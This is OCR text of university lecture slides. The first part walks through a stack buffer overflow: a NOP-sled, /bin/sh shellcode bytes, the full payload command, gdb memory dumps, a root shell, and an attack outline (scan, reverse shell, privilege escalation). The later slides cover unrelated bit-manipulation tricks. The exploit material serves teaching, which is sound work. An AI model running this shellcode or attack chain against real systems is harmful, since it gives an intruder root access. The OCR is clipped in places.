
Step 6: NOP-sled

/e can't guarantee exact memory address of our payload.
o make sure our overwritten function pointer reaches it,
e precede the payload w/ a NOP-sled.



ew payload:

```
NOP SLED ][ SHELLCODE ][ 20 x 'E' ]
```



ITU CPH

ffer Overflow Attack

tep 7: Polishing

ne ‘E’s got where they should.

```
$(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd
45\x45" * 5')
rogram: /tmp/coen/buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x
xcd\x80" + "\x45\x45\x45\x45" * 5')
[illegible]10Ph//shh/bin[illegible]P[illegible]S[illegible]
                                                                EEEEEEEEEEEEEEEEEEEE

ceived signal SIGSEGV, Segmentation fault.
 in ?? ()
```

ITU CPH

uffer Overflow Attack

Step 7: Polishing

ad went
e it should.

```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x27409b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x90909090
0xbffffd5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd8c:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbffffd9c:     0x6868732f      0x6e69622f      0x8950e389      0xe18953e2
0xbffffdac:     0x80cd0bb0      0x45454545      0x45454545      0x45454545
0xbffffdbc:     0x45454545      0x45454545      0xbfffff00      0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xfda9b8fe      0xc05a34ee
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbfffff44      0xbfffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```


ITU CPH

uffer Overflow Attack

Done!

eplace the `5 x 0x45454545` ('E') in the payload by `5 x 0x6cfdffbf`.
umps to NOP-sled, and...

```
/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89
0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
1Ph//shh/bin  P  S
l   l   l   l   l
```



ITU CPH


uffer Overflow Attack

Done!

eplace the `5 x 0x45454545` ('E') in the payload by `5 x 0x6cfdffbf`.
umps to NOP-sled, and...

```
/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89
0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
1Ph//shh/bin  P  S
                                                                l   l   l   l   l
```

he process was running as root.
'e injected a shell into it.
'e now have a root shell.




ITU CPH

uffer Overflow Attack

Attack Scenario

1. Port scan target computer with `nmap`
2. Find vulnerable service.
3. Buffer overflow, reverse-shell ⇒
   you are in! but, with few privileges, perhaps? :-/
4. Find vulnerable binaries on the machine.
   (that either always run as root, or which are currently running in a process that is running as root)
5. Buffer overflow, shell ⇒
   you are in! with `root`.



ITU CPH


uffer Overflow Attack

All is broken?

Are all programs (potentially) broken?
Nope; only ones with unsafe function calls.
(`strcpy`, `strcat`, `sprintf`, `gets`) & array pointers.

Should I throw away my computer?
Nope; compilers & OS introduce countermeasures.

- OS: memory layout randomization (ASLR), canary, ...
- HW: executable space protection
- Compiler: PointGuard, ...



So, I shouldn't worry?
You should worry (a little). Attackers are smart (ASLR broken, return-to-`libc`, ...)

ITU CPH

bit hacks

ITU CPH

Set the kth Bit

Problem

Set kth bit in a word x to 1.

Idea

Shift and OR.

```
y = x | (1 << k);
```

Example

k = 7

x	1011110101101101
1 << k	0000000010000000
x | (1 << k)	1011110111101101

ITU CPH

Clear the kth Bit

Problem

Clear the k th bit in a word x.

Idea

Shift, complement, and AND.

```
y = x & ~(1 << k);
```

Example

k = 7

x	1011110111101101
1 << k	0000000010000000
~(1 << k)	1111111101111111
x & ~(1 << k)	1011110101101101

ITU CPH

Toggle the kth Bit

Problem

Flip the kth bit in a word x.

Idea

Shift and XOR.

```
y = x ^ (1 << k);
```

Example (0 → 1)

k = 7

x	1011110101101101
1 << k	0000000010000000
x ^ (1 << k)	1011110111101101

ITU CPH

Extract a Bit Field

Problem

Extract a bit field from a word x.

Idea

Mask and shift.

```
(x & mask) >> shift;
```

Example

shift = 7

x	1011110101101101
mask	0000011110000000
x & mask	0000010100000000
x & mask >> shift	0000000000001010

ITU CPH

Set a Bit Field

Problem

Set a bit field in a word x to a value y.

Idea

Invert mask to clear, and OR the shifted value.

```
x = (x & ~mask) | (y << shift);
```

Example

shift = 7

x	1011110101101101
y	0000000000000011
mask	0000011110000000
x & ~mask	1011100001101101
x = (x & ~mask) | (y << shift);	1011100111101101

ITU CPH

No-Temp Swap (Instant Replay)

Problem

Swap x and y without using a temporary.

```
x = x ^ y;
y = x ^ y;
x = x ^ y;
```

Example

x	10111101	10010011	10010011	00101110
y	00101110	00101110	10111101	10111101

Why it works

XOR is its own inverse: `(x ^ y) ^ y` ⇒ `x`

Performance 👎

Poor at exploiting *instruction-level parallelism (ILP)*.

ITU CPH

No-Branch Minimum

Problem

Find the minimum r of two integers x and y without using a branch.

```
r = y ^ ((x ^ y) & -(x < y));
```


Why it works

- The C language represents the Booleans TRUE and FALSE with the integers 1 and 0, respectively.
- If $x < y$, then $-(x < y) \Rightarrow -1$, which is all 1's in two's complement representation. Therefore, we have $y \wedge (x \wedge y) \Rightarrow x$.
- If $x \geq y$, then $-(x < y) \Rightarrow 0$. Therefore, we have $y \wedge 0 \Rightarrow y$.

ITU CPH

Merging Two Sorted Arrays

```
static void merge(long * __restrict C,
                  long * __restrict A,
                  long * __restrict B,
                  size_t na,
                  size_t nb) {
  while (na > 0 && nb > 0) {
    if (*A <= *B) {
      *C++ = *A++; na--;
    } else {
      *C++ = *B++; nb--;
    }
  }
  while (na > 0) {
    *C++ = *A++;
    na--;
  }
  while (nb > 0)  {
    *C++ = *B++;
    nb--;
  }
}
```



3	12	19	46

4	14	21	23

ITU CPH

Branchless

```
static void merge(long * __restrict C,
                  long * __restrict A,
                  long * __restrict B,
                  size_t na,
                  size_t nb) {
  while (na > 0 && nb > 0) {
    long cmp = (*A <= *B);
    long min = *B ^ ((*B ^ *A) & (-cmp));
    *C++ = min;
    A +=  cmp; na -=  cmp;
    B += !cmp; nb -= !cmp;
  }
  while (na > 0) {
    *C++ = *A++;
    na--;
  }
  while (nb > 0)  {
    *C++ = *B++;
    nb--;
  }
}
```

This optimization works well on some machines, but on modern machines using `clang -O3`, the branchless version is usually slower than the branching version. 👎 Modern compilers can perform this optimization better than you can!

ITU CPH

Why Learn Bit Hacks?

Why learn bit hacks if they don't even work?

- Because the compiler does them, and it will help to understand what the compiler is doing when you look at the assembly code.
- Because sometimes the compiler doesn't optimize, and you have to do it yourself by hand.
- Because many bit hacks for words extend naturally to bit and word hacks for vectors.
- Because these tricks arise in other domains, and so it pays to be educated about them.
- Because they're fun!

Least-Significant 1

Problem

Compute the mask of the least-significant 1 in word x.

```
r = x & (-x);
```

Example

x	0010000001010000
-x	1101111110110000
x & (-x)	0000000000010000

Why it works

The binary representation of -x is (~x)+1.

Question

How do you find the index of the bit, i.e., lg r?

Round up to a Power of 2

Problem

Compute $2^{\lceil \lg n \rceil}$.

Bit $\lceil \lg n \rceil - 1$ must be set

```
uint64_t n;
⋮
--n;
n |= n >> 1;
n |= n >> 2;
n |= n >> 4;
n |= n >> 8;
n |= n >> 16;
n |= n >> 32;
++n;
```

Set bit $\lceil \lg n \rceil$

Example

0010000001010000
0010000001001111
0011000001101111
0011110001111111
0011111111111111
0100000000000000

Populate all bits to the right with 1

ITU CPH

Population Count III

Parallel divide-and-conquer

```
// Create masks
M5 = ~((-1) << 32);    // O^32 1^32
M4 = M5 ^ (M5 << 16); // (O^16 1^16)^2
M3 = M4 ^ (M4 << 8);  // (O^8 1^8)^4
M2 = M3 ^ (M3 << 4);  // (O^4 1^4)^8
M1 = M2 ^ (M2 << 2);  // (O^2 1^2)^16
M0 = M1 ^ (M1 << 1);  // (O1)^32
// Compute popcount
x = ((x >> 1) & M0) + (x & M0);
x = ((x >> 2) & M1) + (x & M1);
x = ((x >> 4) + x) & M2;
x = ((x >> 8) + x) & M3;
x = ((x >> 16) + x) & M4;
x = ((x >> 32) + x) & M5;
```

Notation:

$X^k = \underbrace{XX\cdots X}_{k \text{ times}}$

ITU CPH